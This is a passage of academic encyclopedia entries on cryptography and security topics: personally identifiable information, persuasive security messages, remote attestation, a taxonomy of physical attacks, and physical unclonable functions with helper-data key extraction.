The concept of PII is closely related to the concept of *personal data* within the context of the EU General Data Protection Regulation (EU GDPR), where it determines the scope of the regulation and, as such, is accompanied by its own definition stating that personal data means "any information relating to an identified or identifiable natural person ('data subject')" (https://eur-lex.europa.eu/eli/reg/2016/679/oj). The regulation also defines a natural person as identifiable if she can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier, or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural, or social identity of that natural person.

Given the possibility for personal identifiable information to be leveraged to reidentify individuals (as well as the fact that some PII can be sensitive in itself), it is clear that such information plays a central role in the context of the problem of protecting the privacy of individuals/entities whose data are accessed, collected, processed, and/or disseminated. The protection of PII is of concern for both the individuals to whom such information refers, as well as the organizations that may be liable or have their reputations damaged should such PII be inappropriately accessed, used, or disclosed. One of the main complications is however caused by the difficulty of precisely and unambiguously characterizing it, meaning of characterizing if and how, given a piece of information, it is possible to relate it to an identifiable individual. As research has showed, almost any information that can distinguish one person from another can be used to identify an individual (Narayanan and Shmatikov, 2010), and both the scientific literature and the media news have reported examples in which individuals have been identified through, among other data, the content of

their online search queries, movies viewing history, behavioral profiles, consumption preferences, structures of social networks, history of purchases, health-related or genomic data, and location information.

Cross-References

Information Disclosure
Quasi-identifier

References

McCallister E, Grance T, Scarfone KA (2010) SP 800-122: guide to protecting the confidentiality of Personally Identifiable Information (PII). Technical report, NIST, Gaithersburg

Narayanan A, Shmatikov V (2010) Myths and fallacies of “Personally Identifiable Information”. CACM 53(6):24–26
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300689

Persuasive Communication

Persuasive Security Messages

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1588

Persuasive Security Messages

Shan Xiao[28] ✉ and Merrill Warkentin[28] ✉
(28) Management & Information Systems, Mississippi State University, Mississippi State, MS, USA

✉ **Shan Xiao (Corresponding author)**
Email: sx45@msstate.edu

✉ **Merrill Warkentin**
Email: m.warkentin@msstate.edu

Synonyms

Fear appeals; Persuasive communication

Definition

A persuasive message is designed to induce a specific course of action. In an information security context, persuasive messages describe information security threats and subsequent coping enactments to alleviate the danger. They can also urge compliance with organizational security policies.

Background

Information security continues to be a growing concern for individual users, organizations, and governments. Industry reports indicate that information security breaches are growing. The majority of incidents are caused by organizational insiders who have access to the assets and are familiar with business procedures. It is also widely reported that employees usually do

not intentionally cause the incidents. Lack of motivation is the main reason for employees to violate procedural guidelines (e.g., using strong passwords, backing up date, etc.).

Persuasive messaging is a common approach to encourage positive security behaviors. A bulk of studies showed that using such communication can effectively motivate users to engage in precautionary actions (e.g., Johnston and Warkentin 2010). It may take various forms, such as information security policies, awareness training, and popup nudges. Employers and governments rely on a range of persuasive communications to influence information security hygiene behaviors of employees and citizens.

IS research regarding persuasive messages has taken a number of approaches, though the majority of studies focused on the proper design of a persuasive message. One of the remarkable findings is to use a fear appeal to arouse people's fear to persuade them to perform a specific set of behaviors. In addition to fear appeals, other perspectives have been examined on the effects of people's security behaviors, such as gain and loss frames (Anderson and Agarwal 2010), anti-neutralizations (Barlow et al. 2018), and deterrence (Johnston et al. 2015). Recent studies continue investigating the persuasiveness of a message based on the Fear Appeal Model (Johnston and Warkentin 2010) and other relevant theories like the Elaboration Likelihood Model (Puhakainen and Siponen 2010; Johnston et al. 2019).

Theory and Application

One of the leading theories applied in persuasive security messages is the Fear Appeal Model (Johnston and Warkentin 2010). A fear appeal attempts to manipulate how people assess a threat and how they cope with that threat. In particular, an individual perceives a threat by evaluating associated seriousness (threat severity) and the likelihood of its occurrence (threat susceptibility). Consequently, these perceptions can elicit an emotional state of fear. Furthermore, to engage in the suggested response, perceiving efficacy is of great importance, including an assessment of the effectiveness of the recommended response (response efficacy) and the ability of the message recipient to carry out the response (self-efficacy). More importantly, the individual is more likely to take adaptive actions

when the feelings of efficacy are greater than threat perceptions. Hence, a fear appeal is considered to be effective when there are (1) moderate or high levels of threat and (2) a high level of efficacy.

IS researchers devote efforts to improve fear appeals to sufficiently motivate people by exploring the influencing factors, such as argument quality, sanctioning statement, personal relevance, and social influence. Current research suggests that two conditions are significant to the persuasiveness of the message – personal relevance and individual factors (e.g., personal values, preferences, and dispositions). A fear appeal is more effective when the recipient feels the stated issue is relevant to himself/herself. In addition, should the message be personalized to match an individual's beliefs and preferences, its persuasiveness will be enhanced.

To compose a fear appeal, four elements should be manipulated, including threat severity, threat susceptibility, response efficacy, and self-efficacy. Taking strong password creation as an example, a fear appeal should present (1) the serious consequences caused by a weak password – identity theft/data breach, (2) the probability of its occurrence – highly possible, (3) the effectiveness of using a strong password to mitigate the threat – quite effective, and (4) the ability of an individual to set up a strong password – easy to do. Notably, efficacy should be emphasized to better motivate people.

Open Problems and Future Directions

Despite the prevalent use of fear appeals, a number of deficiencies were suggested by IS researchers, such as the unmeasured variable of fear and the frequent use of cross-sectional data (e.g., Boss et al. 2015). Future research can advance fear appeal literature by tackling these problems. Additionally, more interesting questions of fear appeals might be answered in the future studies, such as "How to tailor fear appeals to be more personalized if one size doesn't fit all," "What are the long-term effects of fear appeals while using fear appeal campaigns," and "How to frame fear appeals to be more influential?"

However, merely focusing on fear appeals may impede other research opportunities of scrutinizing persuasive messaging. For instance, humorous messages are commonly used in advertising since humor can arouse positive affect, ease tension, and reduce associated anxiety (Martin 2007).

As a result, audiences will be more likely to form favorable attitudes towards the products or brands. Indeed, humor appeals can be leveraged to convey threat information due to the merits. It has been shown to be an effective means to motivate people to take precautionary actions (e.g., Nabi 2016). Hence, future research may explore how other emotional appeals, such as humorous messages and warm messages rather than conventional fear appeals, influence people's information security–related behaviors.

Cross-References

Security Nudges

References

Anderson CL, Agarwal R (2010) Practicing safe computing: a multimedia empirical examination of home computer user security behavioral intentions. MIS Q 34(3):613–643
[zbMATH]

Barlow JB, Warkentin M, Ormond D, Dennis AR (2018) Don't even think about it! The effects of antineutralization, informational, and normative communication on information security compliance. J Assoc Inf Syst 19(8):689–715

Boss S, Galletta D, Lowry PB, Moody GD, Polak P (2015) What do systems users have to fear? Using fear appeals to engender threats and fear that motivate protective security behaviors. MIS Q 39(4):837–864

Johnston AC, Warkentin M (2010) Fear appeals and information security behaviors: an empirical study. MIS Q 34(3):549–566
[zbMATH]

Johnston AC, Warkentin M, Siponen M (2015) An enhanced fear appeal rhetorical framework: leveraging threats to the human asset through sanctioning rhetoric. MIS Q 39(1):113–134

Johnston AC, Warkentin M, Dennis AR, Siponen M (2019) Speak their language: designing effective messages to improve employees' information security decision making. Decis Sci 50(2):245–284

Martin RA (2007) The psychology of humor: an integrative approach. Elsevier, New York
[zbMATH]

Nabi RL (2016) Laughing in the face of fear (of disease detection): using humor to promote cancer self-examination behavior. Health Commun 31(7):873–883
[zbMATH]

Puhakainen P, Siponen M (2010) Improving employees' compliance through information systems security training: an action research study. MIS Q 34(4):757–778

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300690

PGP

Pretty Good Privacy (PGP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_894

Phenotyping

David Naccache[29] ✉
(29) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Synonyms

Remote attestation

Definition

Phenotyping, or remote attestation, is a process allowing to challenge, using time and behavior measurements, the assumption that a black box runs a given software. The concept is based on coding programs in a way that modifications in them will inevitably cause observable behavioral changes, variations in resource consumption, or response time differences.

Recommended Reading

Gratzer V, Naccache D (2007) Alien vs. Quine. IEEE Secur Priv 5(2):26–31 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300691

Phi Function

Euler's Totient Function

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300692

Photo Privacy

Managing and Monitoring Social Network Privacy Policies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300693

Physical Obfuscated Key

Physical Unclonable Functions (PUFs)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300694

Physical One-Way Function (previously)

Physically Unclonable Function (PUF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300695

Physical Random Function

Physical Unclonable Functions (PUFs)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300696

Physical Random Function (previously)

Physically Unclonable Function (PUF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_130

Physical Security

François-Xavier Standaert[30] ✉ and Jean-Jacques Quisquater[30] ✉
(30) Microelectronics Laboratory, Université Catholique de Louvain, Louvain-la-Neuve, Belgium

✉ **François-Xavier Standaert (Corresponding author)**
Email: fstandae@uclouvain.be

✉ **Jean-Jacques Quisquater**
Email: Jean-Jacques.Quisquater@uclouvain.be

Definition

The security of physical implementations of cryptographic algorithms.

Background

A cryptographic primitive can be considered from two points of view: on the one hand, it can be viewed as an abstract mathematical object or black box (i.e., a transformation, possibly parameterized by a key, turning some input into some output); on the other hand, this primitive will in fine have to be implemented in a program that will run on a given processor, in a given environment, and will therefore present specific characteristics. The first point of view is that of classical cryptanalysis; the second one is that of physical security. Physical attacks on cryptographic devices take advantage of implementation specific characteristics to recover the secret parameters involved in the computation. They are therefore much less general, since specific to a given implementation, but often much more powerful than

classical cryptanalysis, and are considered very seriously by cryptographic devices implementors.

Theory

Physical attacks can be classified in many ways. The literature usually sorts them along two orthogonal axes.

- *Invasive vs. noninvasive*. Invasive attacks require depackaging the chip to get direct access to its inside components; a typical example of this is the connection of a wire on a data bus to see the data transfers. A noninvasive attack only exploits externally available information (the emission of which is however often unintentional) such as running time, power consumption, etc. One can go further along this axis by distinguishing local and distant attacks: a local attack requires close but external, i.e., noninvasive, proximity to the device under concern, for example, by a direct connection to its power supply. As opposed, a distant attack can operate at a larger distance, for example, by measuring electromagnetic field several meters (or hundreds of meters) away, or by interacting with the device through an internet connection.
- *Active vs. passive*. Active attacks try to tamper with the devices proper functioning; for example, fault-induction attacks will try to induce errors in the computation. As opposed, passive attacks will simply observe the device's behavior during its processing, without disturbing it.

Note that these two axes are well orthogonal: an invasive attack may completely avoid disturbing the device's behavior, and a passive attack may require a preliminary depackaging for the required information to be observable. These attacks are of course not mutually exclusive: an invasive attack may, for example, serve as a preliminary step for a noninvasive one, by giving a detailed description of the chip's architecture that helps to find out where to put external probes.

In parallel, physical attacks can also be classified according to the cost of the equipment and expertise required to carry out an attack. For example, a taxonomy for physical adversaries has been proposed in Abraham et al. (1991). Such classifications are typically provided by standardization bodies. Methodologies allowing to evaluate these cost issues are described in the FIPS 140-2 documentation (FIPS 140-2 2002) or the Common

Criteria application of attack potential to smart cards (Application of Attack Potential to Smart Cards 2006.)

Eventually, some of the most frequently considered types of physical attacks include:

1. Tampering attacks (e.g. discussed in Anderson and Kuhn 1996)
2. Timing attacks (introduced in Kocher 1996)
3. Fault attacks (introduced in Boneh et al. 1997)
4. Power analysis attacks (introduced in Kocher et al. 1999)
5. Electromagnetic analysis attacks (introduced in Gandolfi et al. 2001; Quisquater and Samyde 2001)
6. Cold boot attacks (introduced in Halderman et al. 2008)

Recommended Reading

Abraham DG, Dolan GM, Double GP, Stevens JV (1991) Transaction security system. IBM Syst J 30(2):206–229

Anderson RJ, Kuhn MG (1996) Tamper resistance – a cautionary note. USENIX Workshop on Electronic Commerce, Oakland, CA, pp 18–21
[zbMATH]

Application of Attack Potential to Smart Cards (2006) Common criteria supporting document, version 2.1, April 2006. http://www.commoncriteriaportal.org

Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults (extended abstract). In: Proceedings of EUROCRYPT 1997, Konstanz, Germany, Lecture notes in computer science, vol 1233. Springer, Heidelberg, pp 37–51
[zbMATH]

FIPS 140-2 (2002) Security requirements for cryptographic modules. Federal Information Processing Standard, NIST, U.S. Department of Commerce

Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic analysis: concrete results. In: Proceedings of CHES 2001, Paris, France. Lecture notes in computer science, vol 2162. Springer, Heidelberg, pp 251–261

Halderman JA, Schoen SD, Heninger N, Clarkson W, Paul W, Calandrino JA, Feldman AJ, Appelbaum J, Felten EW (2008) Lest we remember: cold boot attacks on encryption keys. In: USENIX security symposium 2008, San Jose, CA, pp 45–60

http://www.ssi.gouv.fr/archive/en/confidence/evalcertif.html

Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: The Proceedings of CRYPTO 1996, Santa Barbara, California, Lecture notes in computer science, vol 1109. Springer, Heidelberg, pp 104–113
[zbMATH]

Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Proceedings of CRYPTO 1999, Santa-Barbara, CA, Lecture notes in computer science, vol 1666. Springer, Heidelberg, pp 398–412
[zbMATH]

Quisquater JJ, Samyde D (2001) ElectroMagnetic analysis (EMA): measures and counter-measures for smart cards. In: Proceedings of E-smart 2001, Cannes, France. Lecture notes in computer science, vol 2140. Springer, Heidelberg, pp 200–210

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_912

Physical Unclonable Functions (PUFs)

Jorge Guajardo[31] ✉
(31) Bosch Research and Technology Center North America, Pittsburgh, PA, USA

Work done while the author was at Philips Research, The Netherlands

Synonyms

Physical obfuscated key; Physical random function; POK; PUF

Definition

Physical unclonable functions (PUFs) consist of inherently unclonable physical systems with a challenge-response behavior. In particular, given a challenge to the PUF, a response is easily evaluated, which is unpredictable. Moreover, an individual PUF device cannot be practically cloned or copied even with access to the exact manufacturing process that produced it in the first place. PUFs can be thought of as the physical equivalent of one-way functions.

Theory

Physical unclonable functions, introduced by Pappu et al. (2002; Pappu 2001), consist of inherently unclonable physical systems. They inherit their unclonability from the fact that they consist of many random components that are present in the manufacturing process and cannot be controlled. When a stimulus is applied to the system, it reacts with a response. Such a pair of a stimulus x and a response y is called a *challenge-response* pair

(CRP). In particular, a PUF is considered as a function that maps challenges to responses. In the extreme case, it only accepts one challenge and one response pair. In this particular case, these PUFs have also received the name physically obfuscated key or POK (Gassend 2003).

- *PUF Types*. Two different types of PUFs have been considered in the literature according to their challenge-response behavior. First, the original PUF constructions (Pappu 2001; Pappu et al. 2002) accepted a large number of challenge-response pairs (x_i, y_i), $i = 1, \ldots, N$. Such PUFs have so many CRPs that an attack (performed during a limited amount of time) based on exhaustively measuring the CRPs only has a negligible probability of success and in particular, $1/N \approx 2^{-k}$ for large $k \approx 100$ (Pappu 2001; Škorić et al. 2005). The second type of PUF only accepts a small number of different CRPs. In this case, their usage and security stem from their unclonability and unpredictability.
- *Modelling and Properties*. Due to their physical nature, PUFs are inherently noisy and have been modelled as a noisy function (Armknecht et al. 2009). An (l, m, δ)-noisy function Π_j for $l, m, \delta \in \mathbb{N}^+$, and $0 \leq \delta \leq m$, is a probabilistic algorithm that accepts inputs (challenges) $x \in \{0, 1\}^l$ and generates outputs (responses) $y \in \{0, 1\}^m$ such that the Hamming distance between two outputs to the same input is at most δ. A PUF should satisfy the following properties:

  1. *Noise level*: a PUF is a noisy function with $\delta < m/2$. This allows for its use in practice by combining it with a fuzzy extractor to derive reliable bit strings.

  2. *Unpredictability and independence*: informally speaking the responses $y_j = \Pi_j(x)$ and $y_k = \Pi_k(x)$ from two different PUFs Π_j, Π_k to the *same* challenge x are independent from each other. Moreover, the response $y = \Pi(x)$ of a PUF Π to a challenge x gives only a negligible amount of information on another response $y' = \Pi(x')$ to a *different* challenge x'. Observe that in general, the responses of PUFs are *not* uniformly distributed.

  3. *Unclonability*: no efficient technique is known to clone any PUF Π from a family of PUFs. This includes the inability to develop a clone from a manufacturing point of view as well as the impossibility to

create a mathematical model that can allow you to create responses to challenges by model building and mathematical simulation.

Depending on the construction, PUFs can also satisfy the tamper-evidence property. Informally, this property implies that if an attacker tries to investigate the PUF to obtain detailed information about its structure by an invasive physical attack, the PUF response and, in some cases the PUF itself, are destroyed. In other words, the PUF's challenge-response behavior is changed substantially. This can be modelled by requiring that a PUF Π that satisfies this property, upon suffering a physical attack, has responses with $\delta \geq m/2$ when challenged with the same x. Maes and Verbauwhede (2010) observed that other properties are also supported by different PUF constructions. These include: evaluatable, uniqueness, reproducibility, unpredictability, and one-way. Reproducibility is implied by the requirement that $\delta < m/2$, uniqueness and unpredictability are implied by the independence property. One-wayness is an important property not explicitly included in the previous list. However, it can only be attained by PUFs with large challenge-response spaces. Evaluatable is not explicitly included in the current treatment since it is a basic requirement that all primitives used in a practical system need to support.

- *PUF Constructions*. Since their introduction, several constructions and instantiations have been proposed in the literature. These include:
  - *Optical PUFs*. Pappu et al. (2002; Pappu 2001) introduce the idea of a physical one-way function. They use a bubble-filled transparent epoxy wafer and shine a laser beam through it leading to a response interference pattern. This kind of optical PUF is hard to use in the field because of the difficulty to have a tamper-resistant measuring device and the susceptability of the responses to the alignment of the laser equipment between measurements. The properties of optical PUFs were later rigorously studied in Tuyls et al. (2005) and a small integrated optical PUF that can even be implemented in a token was presented in Škorić et al. (2005). Moreover it was shown in Škorić et al. (2005) that reliable robust keys can be extracted from (optical) PUF responses.
  - *Silicon Delay PUFs*. Gassend et al. introduce silicon physical random functions (SPUF) (Gassend et al. 2002b), which use manufacturing

process variations in ICs with identical masks to uniquely characterize each chip. The statistical delay variations of transistors and wires in the IC were used to create a parameterized self-oscillating circuit to measure frequency that characterizes each IC. Silicon PUFs are very sensitive to environmental variations like temperature and voltage.

– *Silicon Arbiter PUFs*. Lim et al. (2005) introduce *arbiter-based* PUFs that use a differential structure and an arbiter to distinguish the difference in the delay between the paths. The differential nature of the PUF structure allows these PUFs to be more robust against environmental conditions. FPGA implementations of arbiter PUFs have been discussed in Gassend et al. (2004) and Lim (2004).
– *Controlled PUFs*. Gassend et al. (2002a) also define a controlled physical random function (CPUF), which can only be accessed via an algorithm that is physically bound to the randomness source in an inseparable way. This control algorithm can be used to measure the PUF but also to protect a "weak" PUF from external attacks. By weak PUF, it is meant a PUF with limited number of challenge-response pairs or whose responses are not independent but highly correlated.
– *Coating PUFs*. In Tuyls et al. (2006), Tuyls et al. present coating PUFs in which an IC is covered with a protective matrix coating, doped with random dielectric particles at random locations. The IC also has a top metal layer with an array of sensors to measure the local capacitance of the coating matrix that is used to characterize the IC. The measurement circuit is integrated in the IC, making it a controlled PUF. It is shown in Tuyls et al. (2006) that it is possible to extract up to three key bits from each sensor in the IC. A key observation in Tuyls et al. (2006) is that the coating can be used to store keys (rather than as a challenge-response repository as in previous works) and that these keys are not stored in memory. Rather, whenever an application requires the key, the key is generated on the fly. This makes it much more difficult for an attacker to compromise key material in security applications. Finally, Tuyls et al. (2006) show that active attacks on the coating can be easily detected, thus, making it a good countermeasure against probing attacks.
– *Intrinsic PUFs and SRAM PUFs*. The disadvantage of most of the previous approaches is the use of custom-built circuits or the modification of the IC manufacturing process to generate a reliable

PUF. Guajardo et al. (2007a) approach the problem by identifying an *Intrinsic* PUF, which is defined as a PUF already present in the device and that requires no modification to satisfy the security goals. The most universal of the intrinsic-PUF constructions is the one based on SRAM memory because of their wide availability in virtually all semiconductor devices. A CMOS SRAM cell is a six-transistor device formed of two cross-coupled inverters and two access transistors connecting to the data bit-lines based on the word-line signal. The transistors forming the cross-coupled inverters are constructed particularly weak to allow driving them easily to 0 or 1 during a write process. Hence, these transistors are extremely vulnerable to atomic level intrinsic fluctuations that are outside the control of the manufacturing process and independent of the transistor location on the chip. During power-up, the cross-coupled inverters of a SRAM cell are not subject to any externally exerted signal. Therefore, any minor voltage difference that shows up on the transistors due to intrinsic parameter variations will tend towards a 0 or a 1 caused by the amplifying effect of each inverter acting on the output of the other inverter. Hence with high probability an SRAM cell will start in the same state upon power-up. On the other hand, different SRAM cells will behave randomly and independently from each other. For SRAM-PUFs, one can consider as a challenge a range of memory locations within a SRAM memory block (Guajardo et al. 2007a). An additional advantage of SRAM-based PUFs is that they produce a binary string as a result of a measurement, in contrast, to other PUFs reported in the literature, which have to go through a quantization process before obtaining a bit string from the measurement. This results in a reduction in the complexity of the measurement circuit. Similar ideas have been introduced concurrently and independently by Su et al. (2007) and Holcomb et al. (2007). Su et al. (2007) present a custom-built circuit array of cross-coupled NOR gate latches to uniquely identify an IC. Here, small transistor threshold voltage V_t differences that are caused due to process variations lead to a mismatch in the latch to store a 1 or a 0. Holcomb et al. (2007) also propose the use of SRAM cells for identification in RFID applications.

– *Other Memory-Based PUFs*. For practical reasons, the SRAM cells on most FPGAs are automatically set to zero at power-up, and they

cannot be used in the instantiation of a PUF anymore. To get around this problem, Kumar et al. (2008) proposed the concept of the Butterfly PUF. The construction is based on the idea of creating structures within the FPGA matrix that behave similarly to an SRAM cell during the start-up phase. In particular, a cross-coupled structure using the latches available in the FPGA fabric is used. This construction allows for an unstable state by an excite signal, which settles down to one of the two stable states after some time. PUFs based on Flip-Flops (Maes et al. 2008) have also been proposed.

– *Reconfigurable PUFs*. Introduced in Kursawe et al. (2009), a reconfigurable PUF (rPUF) is a PUF with a mechanism to change the PUF challenge-response behavior into a new unpredictable and uncontrollable challenge-response behavior even if one knows the challenge-response behavior of the original PUF. Furthermore, the reconfiguration mechanism has to be uncontrollable and should not be based on updating a hidden parameter; e.g., part of the challenge or the location of the PUF structure in reconfigurable FPGA logic (Majzoobi et al. 2009). The PUF reconfiguration must be difficult to revert, even via an invasive attack. In Kursawe et al. (2009), two constructions are proposed. The first one is a reconfigurable optical PUF. In particular, a structure that consists of a polymer containing randomly distributed light scattering particles or a phase change substance is used as opposed to the traditional optical PUF. Such structure has the property that when challenged with a laser at a higher current (than during normal operation) a laser beam of higher intensity is created that heats up the polymer locally and melts it. After a short time the laser beam is removed and the structure cools down such that the particles freeze. The end result is a new structure, which has different scattering behavior to the original one and whose scattering properties cannot be controlled and are unpredictable in accordance with the definition. The second type of rPUF introduced in Kursawe et al. (2009) is based on phase change memory and it is until now only a theoretical construction.
– *Non-semiconductor Physically-Based Identification*. The idea of basing the identification of a device or object on its physical properties has been explored for other than semiconductor devices. Optical PUFs as introduced by Pappu et al. (2002; Pappu 2001) have already been

mentioned. Related ideas have also been explored for purposes of paper identification both based on laser speckle patterns (Buchanan et al. 2005) and on estimation of surface geometry properties (Clarkson et al. 2009; Métois et al. 2002; Smith and Sutherland 1999). In Hammouri et al. (2009), the authors observe that the CD manufacturing process induces a series of lands and pits that can be used for unique identification of the disk. These lands and pits are used to derive a bit string that can be used to authenticate the optical media. Similar ideas are explored in Vijaywargi et al. (2009). Finally, RF signals derived from either small inductances (DeJean and Kirovski 2007) or a combination of capacitors and inductors (Guajardo et al. 2009; Škorić et al. 2008) have been used to derive unclonable identifiers for purposes of low-cost anti-counterfeiting.

- *Historical Remarks*. Gustav Simmons (1991) seems to be the first to describe publicly used unclonable structures in the identification (fingerprinting) of objects with applications in the authentication of paper. Simmons combines the fingerprint derived from the object with public-key cryptography to allow third parties to verify the authenticity of paper. Simmons attributes to Bauder the idea of embedding paper with optical fiber. During authentication, the paper is illuminated with an intense source of light. The (optical) fibers capture light at one end and create bright spots at the other. This distribution of bright spots appears to be random and it is hard to replicate. Simmons discusses the idea of tagging an object with a random particle tag for purposes of identification and arms control verification is introduced. In Committee on Next-Generation Currency Design et al. (1993), this idea is attributed to Bauder (1983) as well. The first papers introducing the terminology of physical random functions are due to Pappu (2001; Pappu et al. 2002).

Applications

PUFs are a new security component that can be used to enhance some traditional cryptographic services and primitives. Before discussing the actual applications, the concept of a fuzzy extractor or helper data algorithm (Dodis et al. 2004; Linnartz and Tuyls 2003) is introduced in the context of PUFs. Helper data algorithms are essential in the development of many PUF applications. Helper data algorithms use as key components error

correcting codes and universal hash functions (Carter and Wegman 1979). In this context, an [n, k, d] error correcting code $\mathcal{I}$ over α_i' has words that are n-tuples of α_i' elements, has minimum distance d, can correct up to $\lfloor (d - 1)/2 \rfloor$ errors, and has cardinality q^k; i.e., it can encode up to q^k possible messages.

Informally, a helper data algorithm consists of two basic primitives: (1) *information reconciliation* or error correction, and (2) *privacy amplification* or randomness extraction. Two phases can be distinguished in the usage of the helper data algorithm.

- *Enrollment*. During this phase, a probabilistic procedure called Gen is run. It takes as input a PUF response y and produces as output a key K and helper data W. In order to implement the procedure Gen (and Rep), an error correcting code $\mathcal{I}$ and a set $\mathscr{H}$ of universal hash functions are chosen. The parameters [n, k, d] of the code $\mathcal{I}$ are determined by the length of the responses y and the number t of errors that have to be corrected. The distance d of the code is chosen such that t errors can be corrected. Then, once the response y is obtained by challenging the PUF, a random code word $C_S \leftarrow \mathcal{C}$ is chosen from $\mathcal{I}$ and a first helper data vector equal to $W_1 = C_S \oplus y$ is generated. Furthermore, a hash function h_i is chosen at random from $\mathscr{H}$ and the key K is defined as $K \leftarrow h_i(y)$. The second part of the helper data is $W_2 = i$. Summarizing the procedure Gen is defined as follows, $(K, W_1, W_2) \leftarrow \text{Gen}(y)$.
- *Verification*. During this phase a procedure called Rep is run. It takes as input a noisy response y' and helper data $W = \{W_1, W_2\}$ and reconstructs the key K (if y' originates from the same source as y), i.e., $K \leftarrow \text{Rep}(y', W)$ according to the following steps:
  - *Information reconciliation*. Using the helper data W_1, $W_1 \oplus y'$ is computed. Then the decoding algorithm of $\mathcal{I}$ is used to obtain C_S. From C_S, y is reconstructed as $y = W_1 \oplus C_S$.
  - *Privacy amplification*. The helper data W_2 is used to choose the correct hash function $h_i \in \mathcal{H}$ and to reconstruct the key as follows: $K = h_i(y)$.

The following applications have been considered in the literature:

- *Identification and authentication*. If a PUF with N challenges $c_1, \ldots, c_N$ is present on the IC, this PUF can be used for identifying the IC (Devadas et al. 2008; Gassend et al. 2004; Lee et al. 2004). This identification process consists of first challenging the PUF and storing the responses in a secure repository and then, at verification time, challenging the PUF again and comparing the responses against the ones previously stored. This challenge-response-based authentication protocol has a limited lifetime due to the limited number of challenges that can be measured during the enrollment phase and stored in the database. This limitation can be removed by making use of more sophisticated key-based cryptographic authentication protocols (e.g., zero-knowledge protocols). In Tuyls and Batina (2006) such a system was developed for the case of an RFID tag and a truly unclonable RFID tag was developed. Another PUF-based authentication scheme is introduced in Hammouri and Sunar (2008) and Hammouri et al. (2008) and it is based on the HB+ protocol (Juels and Weis 2005). The authors in Hammouri and Sunar (2008) and Hammouri et al. (2008) integrate the use of PUFs into the HB+ authentication protocol. The HB-PUF and HB+-PUF protocols in Hammouri and Sunar (2008) and Hammouri et al. (2008) take advantage of the PUF to provide a low-cost implementation in RFID with tamper evidence properties and to generate random numbers, thus reducing the overall area overhead of the implementation.
- *Key storage and IP protection*. The security of many cryptographic primitives is based on the secrecy of a bit string called the key. However, in practice, cryptographic keys stored in nonvolatile memory on a chip are susceptible to all kinds of hardware attacks that can compromise their secrecy. PUFs provide a new, highly secure method for key storage that thwarts many of these attacks and moreover adds tamper-evidence protection to the chip (Tuyls et al. 2006). The generation of a secret key from PUF responses needs some additional processing steps, in particular the PUF responses have to be turned into a secret key. The process consists of applying a fuzzy extractor or helper data algorithm to the noisy PUF response and, thus, derive a robust and stable key. A hardware implementation of a helper data-based key extractor is described in detail in Bösch et al. (2008). The ability to store secret keys in FPGAs and associated protocols for IP protection have also been explored in

Guajardo et al. (2007a, b) and Simpson and Schaumont (2006), using both asymmetric-key and symmetric-key primitives, respectively.
- *Symmetric ciphers*. Armknecht et al. (2009) have shown that one can use a PUF as a component in building a hardware-based pseudorandom function, which the authors call PUF-PRFs. By pseudorandom function the abstraction used in cryptography to model symmetric ciphers is meant. The authors show how the intrinsic randomness of PUFs can be used to construct the analog of the Ruby-Rackoff cipher (Luby and Rackoff 1988) based on PUFs. The PUF-based block cipher introduced in Armknecht et al. (2009) allows simultaneous protection against algorithmic and physical attackers, in particular against memory attacks.

Cross-References

Authentication
Identification
One-Way Function

Recommended Reading

Armknecht F, Maes R, Sadeghi A-R, Sunar B, Tuyls P (2009) Memory leakage-resilient encryption based on physically unclonable functions. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009, Tokyo. LNCS, vol 5912. Springer, Berlin, pp 685–702

Bauder DW (1983) An anti-counterfeiting concept for currency systems. Research report PTK-11990. Sandia National Labs, Albuquerque
[zbMATH]

Bösch C, Guajardo J, Sadeghi A-R, Shokrollahi J, Tuyls P (2008) Efficient helper data key extractor on FPGAs. In: Oswald E, Rohatgi P (eds) Tenth international workshop on cryptographic hardware and embedded systems – CHES 2008, Washington, DC. LNCS. Springer, Berlin

Buchanan JDR, Cowburn RP, Jausovec AV, Petit D, Seem P, Xiong G, Atkinson D, Fenton K, Allwood DA, Bryan MT (2005) Forgery: fingerprinting documents and packaging. Nature 436(7050):475

Carter L, Wegman MN (1979) Universal classes of hash functions. J Comput Syst Sci 18(2):143–154
[MathSciNet][zbMATH]

